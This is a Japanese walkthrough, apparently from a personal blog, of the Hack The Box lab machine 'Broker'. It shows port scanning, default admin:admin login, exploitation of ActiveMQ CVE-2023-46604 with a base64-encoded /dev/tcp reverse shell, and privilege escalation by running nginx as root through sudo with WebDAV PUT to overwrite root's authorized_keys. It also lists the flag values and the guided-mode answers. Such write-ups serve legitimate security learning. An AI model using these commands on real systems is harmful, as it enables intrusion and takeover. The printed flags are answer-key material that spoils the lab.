本記事の概要
Hack The BoxのLinuxサーバの難易度Easyのマシンである「Broker」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン及びアクセス
(2) Webサイトの動作確認
(3) ActiveMQの脆弱性(CVE-2023-46604)を悪用したリバースシェル
(4) 特権昇格(sudo設定の脆弱性)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン及びアクセス
(1) nmapコマンドを実行して、応答があるポート番号を確認する。SSH(22/tcp) やHTTP(80/tcp)などポートが応答がある。61616/tcpでActiveMQのバージョン5.15.15が動作していることが分かる。
$ nmap -sS -sC -sV -A -p- -Pn --min-rate 5000 10.10.11.243
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 18:31 JST
Warning: 10.10.11.243 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.243
Host is up (0.22s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http       nginx 1.18.0 (Ubuntu)
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     ActiveMQ/Advisory/MasterBroker:
|_    ActiveMQ/Advisory/Consumer/Topic/#:
5672/tcp  open  amqp?
|_amqp-info: ERROR: AQMP:handshake expected header (1) frame, but was 65
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, RPCCheck, RTSPRequest, SSLSessionReq, TerminalServerCookie:
|     AMQP
|     AMQP
|     amqp:decode-error
|_    7Connection from client using unsupported AMQP attempted
8161/tcp  open  http       Jetty 9.4.39.v20210325
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
|_http-title: Error 401 Unauthorized
|_http-server-header: Jetty(9.4.39.v20210325)
35661/tcp open  tcpwrapped
61613/tcp open  stomp      Apache ActiveMQ
| fingerprint-strings:
|   HELP4STOMP:
|     ERROR
|     content-type:text/plain
|     message:Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|     org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|     org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|     org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|     org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|     org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_    java.lang.Thread.run(Thread.java:750)
61614/tcp open  http       Jetty 9.4.39.v20210325
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title.
|_http-server-header: Jetty(9.4.39.v20210325)8
61616/tcp open  apachemq   ActiveMQ OpenWire transport 5.15.15
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port5672-TCP:V=7.95%I=7%D=8/4%Time=68907E25%P=x86_64-pc-linux-gnu%r(Get
SF:Request,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\x
SF:c0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\
SF:0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20clie
SF:nt\x20using\x20unsupported\x20AMQP\x20attempted")%r(HTTPOptions,89,"AMQ
SF:P\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\
SF:0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02
SF:\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20using\x20
SF:unsupported\x20AMQP\x20attempted")%r(RTSPRequest,89,"AMQP\x03\x01\0\0AM
SF:QP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\
SF:x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:de
SF:code-error\xa17Connection\x20from\x20client\x20using\x20unsupported\x20
SF:AMQP\x20attempted")%r(RPCCheck,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0
SF:\x19\x02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02
SF:\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Con
SF:nection\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted"
SF:)%r(DNSVersionBindReqTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x
SF:02\0\0\0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0
SF:\0S\x18\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connectio
SF:n\x20from\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(DN
SF:SStatusRequestTCP,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\
SF:0\0S\x10\xc0\x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18
SF:\xc0S\x01\0S\x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20fr
SF:om\x20client\x20using\x20unsupported\x20AMQP\x20attempted")%r(SSLSessio
SF:nReq,89,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\
SF:x0c\x04\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\
SF:x1d\xc0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\
SF:x20using\x20unsupported\x20AMQP\x20attempted")%r(TerminalServerCookie,8
SF:9,"AMQP\x03\x01\0\0AMQP\0\x01\0\0\0\0\0\x19\x02\0\0\0\0S\x10\xc0\x0c\x0
SF:4\xa1\0@p\0\x02\0\0`\x7f\xff\0\0\0`\x02\0\0\0\0S\x18\xc0S\x01\0S\x1d\xc
SF:0M\x02\xa3\x11amqp:decode-error\xa17Connection\x20from\x20client\x20usi
SF:ng\x20unsupported\x20AMQP\x20attempted");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port61613-TCP:V=7.95%I=7%D=8/4%Time=68907E1F%P=x86_64-pc-linux-gnu%r(HE
SF:LP4STOMP,27F,"ERROR\ncontent-type:text/plain\nmessage:Unknown\x20STOMP\
SF:x20action:\x20HELP\n\norg\.apache\.activemq\.transport\.stomp\.Protocol
SF:Exception:\x20Unknown\x20STOMP\x20action:\x20HELP\n\tat\x20org\.apache\
SF:.activemq\.transport\.stomp\.ProtocolConverter\.onStompCommand\(Protoco
SF:lConverter\.java:258\)\n\tat\x20org\.apache\.activemq\.transport\.stomp
SF:\.StompTransportFilter\.onCommand\(StompTransportFilter\.java:85\)\n\ta
SF:t\x20org\.apache\.activemq\.transport\.TransportSupport\.doConsume\(Tra
SF:nsportSupport\.java:83\)\n\tat\x20org\.apache\.activemq\.transport\.tcp
SF:\.TcpTransport\.doRun\(TcpTransport\.java:233\)\n\tat\x20org\.apache\.a
SF:ctivemq\.transport\.tcp\.TcpTransport\.run\(TcpTransport\.java:215\)\n\
SF:tat\x20java\.lang\.Thread\.run\(Thread\.java:750\)\n\0\n");
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1025/tcp)
HOP RTT       ADDRESS
1   807.94 ms 10.10.16.1
2   355.80 ms 10.10.11.243

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.82 seconds
(2) ブラウザを用いて「http://10.10.11.243/」にアクセスすると、Basic認証の認証のポップアップが表示される。
Webサイトの動作確認
(1) ブラウザを用いて「http://10.10.11.243/」にアクセスして、「ユーザー名:admin」と「パスワード:admin」を入力して、「Sign in」をクリックする。
(2) 認証に成功してActiveMQのWebページが表示されることを確認する。
ActiveMQの脆弱性(CVE-2023-46604)を悪用したリバースシェル
(1) nmapによるポートスキャンの結果、61616/tcpでActiveMQのバージョン5.15.15が動作していることが分かる。
(2) 「ActiveMQ 5.15.15 exploit」でGoogle検索すると、CVE-2023-46604のリモートからのコード実行の脆弱性があり「https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ」に攻撃コードが公開されていることが分かる。
(3) Kali Linux側で8001/tcpでWebサーバとして待ち受ける。
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
(4) Kali Linux側で1234/tcpで待ち受ける。
$ ip a
  →Kali LinuxのVPN用のインターフェースのIPアドレスが「10.10.16.10」


$ nc -lvnp 1234
listening on [any] 1234 ...
(5) 「https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ」に攻撃コードをダウンロードして、ファイルを解凍する。
$ wget https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ/archive/refs/heads/main.zip


$ unzip main.zip


$ cd CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ-main
(6) 実行するリバースシェルのコマンドをBASE64でデコードする。
$ echo "bash -i >& /dev/tcp/10.10.16.10/1234 0>&1" | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMC8xMjM0IDA+JjEK
(7) poc-linux.xmlの中の<value>の値をリバースシェルを実行するコマンドに変更する。
$ cat poc-linux.xml

【変更前】
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as test.elf -->
            <value>curl -s -o test.elf http://0.0.0.0:8001/test.elf; chmod +x ./test.elf; ./test.elf</value>
        </list>
        </constructor-arg>
    </bean>
</beans>


【変更後】
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
   xsi:schemaLocation="
 http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
        <list>
            <value>sh</value>
            <value>-c</value>
            <!-- The command below downloads the file and saves it as test.elf -->
            <value>echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNi4xMC8xMjM0IDA+JjEK"|base64 -d|bash</value>
        </list>
        </constructor-arg>
    </bean>
</beans>
(8) CVE-2023-46604の脆弱性を悪用してリバースシェルを実行する。
$ go run main.go -i 10.10.11.243 -u http://10.10.16.10:8001/poc-linux.xml
(9) 「python3 -m http.server 8001」と「nc -lvnp 1234」で待ち受けていたプロンプトにて応答があり、コマンドを実行できるようになる。
$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.243 - - [04/Aug/2025 23:32:30] "GET /poc-linux.xml HTTP/1.1" 200 -
10.10.11.243 - - [04/Aug/2025 23:32:31] "GET /poc-linux.xml HTTP/1.1" 200 -


$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.11.243] 34778
bash: cannot set terminal process group (880): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
(10) 完全なシェルを奪取する。
$ which python3
/usr/bin/python3

$ /usr/bin/python3 -c 'import pty; pty.spawn("/bin/bash")'

[Ctrl]+[Z]でバックグラウンドに移す

$ stty raw -echo;fg

$ bash

$ export TERM=xterm
(11) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
$ id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)


$ whoami
activemq
(12) 一般ユーザー用のフラグファイルの内容を確認する。
$ cat /home/activemq/user.txt
9f6b8e0103e2300ceb1b9204847ec525
特権昇格(sudo設定の脆弱性)
(1) sudoの設定を確認すると、パスワードなしでroot権限で/usr/sbin/nginxを実行できることが分かる。
$ sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
(2) rootユーザーでnginxを起動するための設定ファイルを作成する。
$ vi /tmp/pwn.conf

【/tmp/pwn.confの内容】
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
     worker_connections 768;
}
http {
     server {
          listen 1337;
          root /;
          autoindex on;
          dav_methods PUT;
     }
}


※/tmp/pwn.confのパラメータの意味は以下の通り。
   ・listen 1337 : 1337番ポートでnginxを起動する。
   ・user root : rootユーザーで実行する。
   ・root / : ドキュメントルートを / にする。
   ・dav_methods PUT : PUTメソッドでWebDAV HTTP拡張機能を有効にし、クライアントがファイルをアップロードできるようにする。
(3) root権限でnginxサービスを起動する。
$ sudo /usr/sbin/nginx -c /tmp/pwn.conf
(4) ssコマンドでnginxが起動していることを確認する。
$ ss -tlpn
State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess
LISTEN 0      511          0.0.0.0:1337       0.0.0.0:*
LISTEN 0      511          0.0.0.0:80         0.0.0.0:*
LISTEN 0      4096   127.0.0.53%lo:53         0.0.0.0:*
LISTEN 0      128          0.0.0.0:22         0.0.0.0:*
LISTEN 0      4096               *:1883             *:*    users:(("java",pid=946,fd=146))
LISTEN 0      50                 *:8161             *:*    users:(("java",pid=946,fd=154))
LISTEN 0      4096               *:5672             *:*    users:(("java",pid=946,fd=144))
LISTEN 0      4096               *:61613            *:*    users:(("java",pid=946,fd=145))
LISTEN 0      50                 *:35661            *:*    users:(("java",pid=946,fd=26))
LISTEN 0      50                 *:61614            *:*    users:(("java",pid=946,fd=148))
LISTEN 0      4096               *:61616            *:*    users:(("java",pid=946,fd=143))
LISTEN 0      128             [::]:22            [::]:*
(5) /tmp配下にSSHのキーを生成する。
$ cd /tmp


$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): ./root
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./root
Your public key has been saved in ./root.pub
The key fingerprint is:
SHA256:ZfgdFVC0pda0Z1fVwsa/YxaKW7zckX5YEmnbUv5q2s4 activemq@broker
The key's randomart image is:
+---[RSA 3072]----+
|            .*=.B|
|         .   .=*+|
|        . o ..+==|
|         + . o+o=|
|        S . +..*+|
|           . ++B+|
|            + *=+|
|           . =ooo|
|            .+E..|
+----[SHA256]-----+
(6) /root/.ssh/authorized_keysを生成したSSHのキーに上書きする。
$ curl -X PUT localhost:1337/root/.ssh/authorized_keys -d "$(cat root.pub)"
(7) SSHのキーを用いてrootユーザーにログインする。
$ ssh -i root root@localhost
  →ログインに成功しrootのプロンプト(root@broker:~#)が表示される。
(8) 現在ログインしているユーザー情報を確認すると、rootユーザーであることが分かる。
# id
uid=0(root) gid=0(root) groups=0(root)


# whoami
root
(9) 特権ユーザー用のフラグファイルの内容を確認する。
# cat /root/root.txt
3717560ad2078a4f50ef9b0f9de6b491
[補足] Guided ModeのQA
・Task 1
問題(英語訳):Which open TCP port is running the ActiveMQ service?
問題(日本語訳):ActiveMQ サービスを実行している開いている TCP ポートはどれですか?

答え:61616
・Task 2
問題(英語訳):What is the version of the ActiveMQ service running on the box?
問題(日本語訳):ボックスで実行されている ActiveMQ サービスのバージョンは何ですか?

答え:5.15.15
・Task 3
問題(英語訳):What is the 2023 CVE-ID for a remote code execution vulnerability in the ActiveMQ version running on Broker?
問題(日本語訳):Broker で実行されている ActiveMQ バージョンのリモート コード実行の脆弱性の 2023 CVE-ID は何ですか?

答え:CVE-2023-46604
・Task 4
問題(英語訳):What user is the ActiveMQ service running as on Broker?
問題(日本語訳):Broker で ActiveMQ サービスはどのユーザーとして実行されていますか?

答え:activemq
・Submit User Flag
問題(英語訳):Submit the flag located in the activemq user's home directory.
問題(日本語訳):activemq ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:9f6b8e0103e2300ceb1b9204847ec525
※「/home/activemq/user.txt」の内容。
・Task 6
問題(英語訳):What is the full path of the binary that the activemq user can run as any other user with sudo?
問題(日本語訳):activemq ユーザーが sudo を使用して他のユーザーとして実行できるバイナリのフル パスは何ですか?

答え:/usr/sbin/nginx
・Task 7
問題(英語訳):Which nginx directive can be used to define allowed WebDAV methods?
問題(日本語訳):許可される WebDAV メソッドを定義するために使用できる nginx ディレクティブはどれですか?

答え:dav_methods
・Task 8
問題(英語訳):Which HTTP method is used to write files via the WebDAV protocol?
問題(日本語訳):WebDAV プロトコル経由でファイルを書き込むために使用される HTTP メソッドはどれですか?

答え:PUT
・Task 9
問題(英語訳):Which flag is used to set a custom nginx configuration by specifying a file?
問題(日本語訳):ファイルを指定してカスタム nginx 構成を設定するために使用されるフラグはどれですか?

答え:-c
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):ルート ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:3717560ad2078a4f50ef9b0f9de6b491
※「/root/root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。